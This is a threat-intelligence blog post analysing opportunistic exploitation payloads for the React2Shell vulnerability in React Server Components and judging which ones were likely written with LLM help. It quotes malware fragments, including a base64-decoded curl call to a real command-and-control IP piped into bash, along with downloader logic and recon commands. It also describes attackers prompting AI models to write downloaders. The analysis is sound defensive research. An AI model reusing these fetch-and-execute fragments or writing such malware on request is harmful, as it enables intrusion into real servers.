

A Look at Selected Opportunistic and Possibly AI-"Enhanced" Probes and Attacks


 greynoise.io/blog/react2shell-payload-analysis

[GreyNoise Research](#)

There's Payloads, And Then There's pAlloads: A Look At Selected Opportunistic (And Possibly AI-"Enhanced") React2Shell Probes and Attacks


boB Rudis

December 17, 2025



Over the past ~1.5 weeks, the React2Shell campaign has unleashed a flood of exploitation attempts targeting vulnerable React Server Components. Analyzing the payload size distribution across these attacks reveals a clear fingerprint of modern cybercrime, and a landscape dominated by automated scanners with a handful of sophisticated outliers.

The data confirms what we and many security teams and researchers have suspected: this isn't a mere campaign of manual, targeted attacks. Instead, it's a familiar story of industrialized exploitation, where standardized automation generates thousands of near-identical probes while a much smaller number of heavy, complex payloads attempt actual monetization.



The above distribution paints some clear pictures of these unasked-for interactions.

The main takeaway is that *the vast majority (200-500 bytes) is automated noise*. Across nearly every category, whether it be Web Shells, Reverse Shells, or Proof of Execution, you'll find an unmistakable spike between 150-400 bytes. This represents the bare minimum to wrap a simple command (whoami, curl) in the standard Node.js/Next.js boilerplate. The tight clustering suggests that these are automated scanners firing pre-baked templates, rather than custom-written attacks.

Next up are the "sophisticated" few (1,000+ bytes) with *actual payloads*. Categories such as Crypto Mining and Denial of Service exhibit flatter distributions, shifted significantly to the right. These are the heavy scripts—payloads that attempt to eradicate competitors, establish persistence, and conceal processes. They're low-volume because they represent secondary stages deployed only after initial access is confirmed.

Then there's the *messy middle*, comprising familiar botnets and their variants. Mirai botnet payloads exhibit a distinctive "messy" spread, with clusters of varying sizes, reflecting the fragmented nature of IoT botnets where operators copy and paste, and modify dropper scripts over time.

We're going to take a look at some select payloads that track towards the right of these distributions. A few things caught our collective eyes that suggest "AI" has been used in at least some of the React2Shell payloads. One key "tell" is verbose, commented code, but it's not a reliable 100% indicator. Since "AI"-assisted code isn't yet standard for mass-scanning tools, these would be the low-frequency anomalies scattered away from the main automated spikes.

"AI" Eye For The Opportunistic Guy

When we ran some clustering and anomaly detection algorithms over the 50K+ unique React2Shell payloads we've observed, this one stood out like a sore thumb:

Based on a forensic analysis of the code structure, commenting style, and logic flow, it is highly probable this was written with the help of a large language model (LLM), likely with specific prompts provided by a human operator to bypass safety filters or fill in specific parameters (like the domain and filename).

The strongest piece of evidence is found in the logic determining the destination directory:

```
// This matches the user's example of /home/xx/.... -> /home/xx
destinationDir = os.homedir();
```

The comment uses a third-person reference that a human developer is unlikely to do, and clearly has some of the context from the original prompt. It suggests the prompter likely gave a specific directory structure as an example (e.g., "make sure it saves to `/home/xx` like in my example"), and the "AI" included its reasoning in the final output.

The code is also *heavily* commented in a style that is explanatory and educational, rather than functional. Malware authors typically avoid comments to reduce file size and avoid revealing intent, or they use shorthand.

Examples of "over-explanation":

```
// process.getuid() returns 0 for the root user on POSIX systems (Linux, macOS)
// If root, use /etc, a permanent and rarely checked location.
```

A human capable of writing a Node.js root check knows *why* `getuid() === 0` is significant. They do not need to explain POSIX standards to themselves in the comments. This reads like an LLM teaching the user how the script works.

Examples of unnecessary structured comment headers:

```
// --- STAGE 1 (If payload doesn't exist): DETECTION & DOWNLOAD ---
// --- STAGE 2 (If payload already exists): EXECUTION ---
```

```
// 1. Architecture Detection
```

```
// 2. Distribution Detection
```

This strict, numbered, and staged formatting is the default output style of models like GPT-4/5 or Claude when asked to *"write a script that handles X, Y, and Z steps."*

There is an additional jarring disconnect between the cleanliness of the logic and the crude nature of the string literals. The code is super clean, fairly cross-platform, handles streams correctly, and even has error handling. It also uses full, descriptive variable names.

The use of childish naming conventions such as `WormBoner`, `bewildered-cock-lover.online` likely means the human prompter provided a "Mad Libs" style prompt, asking the "AI" to write a robust downloader/executor script but provided the crude filenames and domains as the specific variables to use.

Finally, the code exhibits "safe" programming patterns often prioritized by "AI" training data, even when writing malware. The opening line `)var _r=typeof require!=='undefined'?... )` is a standard, robust polyfill pattern in thousands of examples often found in AI training data regarding "how to require modules in Webpack/Next.js environments."

The logic to detect Alpine Linux (`/sbin/apk`, `/etc/os-release`) is syntactically perfect and covers multiple edge cases. This implies the prompter asked for "Alpine support," and the LLM retrieved the standard reliable methods to detect it. A human malware author often assumes the environment or writes messier grep commands.

We're fairly confident this script was written by an LLM. The user likely provided a prompt similar to:

```
"Write a Node.js script that checks if the user is root (save to /etc) or a normal user (save to home, like my example). It should detect if the system is Alpine or standard Linux, download a file named 'WormBoner' from [domain], and execute it. Add comments explaining the steps."
```

The model complied, providing a clean, commented, and "educational" piece of malware, leaving behind the tell-tale comment about matching "the user's example."

Might Just Be Meticulous?

The same techniques also surfaced this payload, which is almost certainly human-crafted:

While it is "dangerous" to pad out payloads with unnecessary spaces and newlines, opportunistic attackers know that virtually nobody is watching the ~80K exposed-by-IPv4 systems sporting janky React Server Components.

It is nearly impossible to challenge the assertion that an experienced Linux malware operator wrote this payload with years of practice. The code exhibits numerous characteristics of organic, evolved malware (i.e., the kind that accumulates quirks, workarounds, and battle-tested techniques over time) rather than the clean, structured output typical of "AI"-generated code.

One "tell" is the idiosyncratic shell scripting style. The code shows a distinctive personal style that even the best "AI" models rarely produce:

```
if ls /tmp/.xdia/p >/dev/null 2>&1 && ls /proc/$(cat /tmp/.xdia/p) >/dev/null 2>&1
```

Using `ls` as an existence check rather than `[ -f ... ]` or `test` is a "force-of-habit" pattern that does work, but is not what standard documentation teaches or what "AI" models learn from clean training data.

There is also an odd set of `tr`, `sed`, `echo`, and `sort` commands that are very over-engineered for a simple "append-unique" operation. It reads like code that was written to solve a specific bug encountered in the field, then left alone because, well, *it worked*. LLMs would typically produce either a cleaner solution or a more obviously naive one

The fallback HTTP client is a clever `/dev/tcp` implementation

```
echo "X19jdXJskCkgew..."|base64 -d|sed '/}$a __curl http://200.4.115.1/promocionao.php >/tmp/httpd'|bash
```

and employs known obfuscation tradecraft patterns from experienced operators and portability over readability. (It is kind of sad they used `curl`, there, though.)

The Brazil-based IP (`200.4.115.1`) and Spanish-language endpoint (`promocionao.php`—a misspelling of "promocionado") point to both a non-native Spanish speaker (or deliberate obfuscation) and decidedly human decision-making about C2 placement

The misspellings in the payload are particularly human as LLMs are generally accurate spellers, while humans making up words in second languages commonly introduce errors.

Finally, in this snippet:

```
ls -l /tmp/httpd|grep -q -w 10955043 && md5sum /tmp/httpd|grep -q  
267b27460704e41e27d6f2591066388f
```

the exact file size (10,955,043 bytes) and MD5 hash are precise operational details, and "AI" (at least alone) cannot know what hash a real payload will have. This is a verification code written by someone who has the actual binary and is familiar with its properties.

"AI"/LLMs can definitely generate syntactically valid malware scaffolding. However, referencing real malware families by their operational names, including version-specific compatibility checks for software it didn't write (or was not trained on), encoding infrastructure decisions based on geopolitical or hosting considerations, and accumulating the specific bugs and workarounds that come from field deployment are well beyond models available to opportunistic adversaries.

This payload represents mature, field-tested malware from an experienced operator, almost certainly human-written and evolved over multiple iterations. The code's quirks, operational details, and accumulated complexity are inconsistent with "AI" generation and entirely consistent with the organic development patterns seen in long-running criminal operations.

The React2Shell delivery mechanism may be new, but the payload it delivers is a continuation of established tradecraft, which makes this an example of threat actors adapting proven tools to emerging vulnerabilities rather than generating novel malware with "AI" assistance.

The Worst Of Both Worlds: The Incompetent Human—"AI" Hybrid Failure

This payload was on the outskirts of the results (primarily because it is pretty broken), and turned out to be more interesting than initially meets the eye:

The image is clickable and links to the source, where you can copy and examine it. We encourage you to identify the most broken component before proceeding.

We assert that this payload contains a genuine, human-written legacy malware that has been wrapped in a broken and likely "AI"-generated delivery vehicle.

The internal shell script is almost certainly 100% human. The logic mapping specific architectures (like `mipsel` to `mips1`) and the reliance on `busybox wget` are direct fingerprints of the Mirai/Gafgyt botnet families, which have been circulating for over a decade. It is very unlikely an "AI" regurgitated it, and far more likely is just a copy-paste from known IoT malware source code.

The surrounding JavaScript code, however, is almost certainly generated by an LLM, and it failed a very specific task: data Transformation. The code includes logic to *decode* Base64 (`Buffer.from(..., 'base64')`), but the variable `b64` contains *plaintext*, not Base64. LLMs are still fairly notorious for writing perfect logic templates (the wrapper) while failing to perform actual computation (encoding the string) during generation.

An unskilled attacker likely took an old Mirai shell script and prompted an AI with something like: *"Wrap this shell script in a Node.js/Next.js executor using Base64 obfuscation."*

The LLM then generated the code structure but "forgot" to actually encode the string. The attacker, lacking the skill to code it themselves or the diligence to test it, deployed the payload as-is.

Blathering Bounty Hunters

This penultimate example surfaced due to the completely unnecessary verbosity of the output:

This payload is almost certainly written by a human security researcher or bug bounty hunter to demonstrate critical impact (RCE) without damaging the server. It uses a clever (but available in public PoCs), non-destructive method (exploiting Next.js error handling) to bounce output back to the browser. This provides the "screenshot evidence" needed for a bounty report without leaving backdoors or files on the disk.

The commands (`id`, `cat /etc/passwd`, `hostname`) are also the industry standard for proving maximum severity, and the inclusion of the non-functional `history` command suggests the below-average author copy-pasted a generic "pentest cheat sheet" to save time.

There is zero attempt to install persistence, download malware, or pivot to other systems, and the verbosity indicates the slinger doesn't care if alerts were triggered.

Still, payout hunters are no less annoying than malicious botnets, especially at the scale of React2Shell probes and attacks.

Missed It By *That* Much

The fancy formatting caused our final example to be flagged, but, alas, it's just another erroneous attacker:

Before continuing, we should note that the shell content is (mostly) quality tradecraft: hand-rolled HTTP client using `/dev/tcp` to bypass missing `curl/wget`, arcane bash URL parsing (`${1//// }`), proper header stripping, and clean file descriptor management. Same lineage as the other (above) payload's embedded `__curl` fallback. And, one must applaud the multi-stage delivery chain pipes through `bash | base64 -d | /bin/bash`.

However, single-quoted JavaScript strings cannot contain literal newlines, meaning this payload dies a horrible death, only burning the bandwidth of both the attacker and desired victim(s)

We verified that this was not corrupted during capture+decoding, and is most definitely a skilled shell scripter in other contexts, who just doesn't know JavaScript string rules.

The Hacking "AI"pocalypse Has (Thankfully) Yet To Emerge

Despite recent tall tales from a deeply leveraged "AI" platform, there is little evidence of widespread use of "AI" in broad-scale opportunistic initial-access attacks, at least when it comes to *payload design*. The vast, vast majority of the 50K+ unique payloads we've absorbed and executed were written by humans with good old-fashioned template engines. They were tight, focused, and *worked* (we have over 500 malware samples to prove that, too).

The ones crafted (in part, or in whole) by LLMs are something even the most green red teamer would make fun of, and not be caught dead using, even in private practice sessions.

Generative "AI" *has* been used successfully to level-up (or, just speed-up) phishing attacks, deep-fakes, and higher-order functions such as target selection and which reconnaissance techniques to use. Any practitioner who has used recent versions of, say, Burp Suite knows how much "AI" can help find and exploit weaknesses. But that requires a competent, intelligent, human operator who knows how and when to leverage LLMs for the best effect.

It's been a full three years since the first commercial version of ChatGPT burst on the scene, and we have yet to observe any real change in *what* is slung our way. However, there are patterns within the hourly and daily traffic patterns and network signatures of the React2Shell campaigns that suggest attackers may be using LLMs to help evade longstanding detection and blocking techniques at the network level. We'll continue to analyze and deconstruct these patterns (React2Shell has sadly joined Log2Shell as a member of the Noise Floor). In the meantime, our Global Observation Grid has caught every attempt as it has happened, meaning you can already

help ensure no attack works twice (even React2Shell) by employing [GreyNoise Block](#). Use the following template in GreyNoise Block to immediately block malicious IPs associated with this activity:

React Server Components Unsafe Deserialization CVE-2025-55182 RCE Attempt

Customers can also modify the template to specify source country, other IP classifications, etc.

New users can get started with a 14-day free trial.

[BLOCK IPS WITH GREYNOISE BLOCK](#)



Get the latest blog articles delivered right to your inbox.

© 2025 GreyNoise, Inc. All rights reserved.

[Cookie Settings](#)

We use cookies to ensure you get the best experience on our website. [Learn more](#)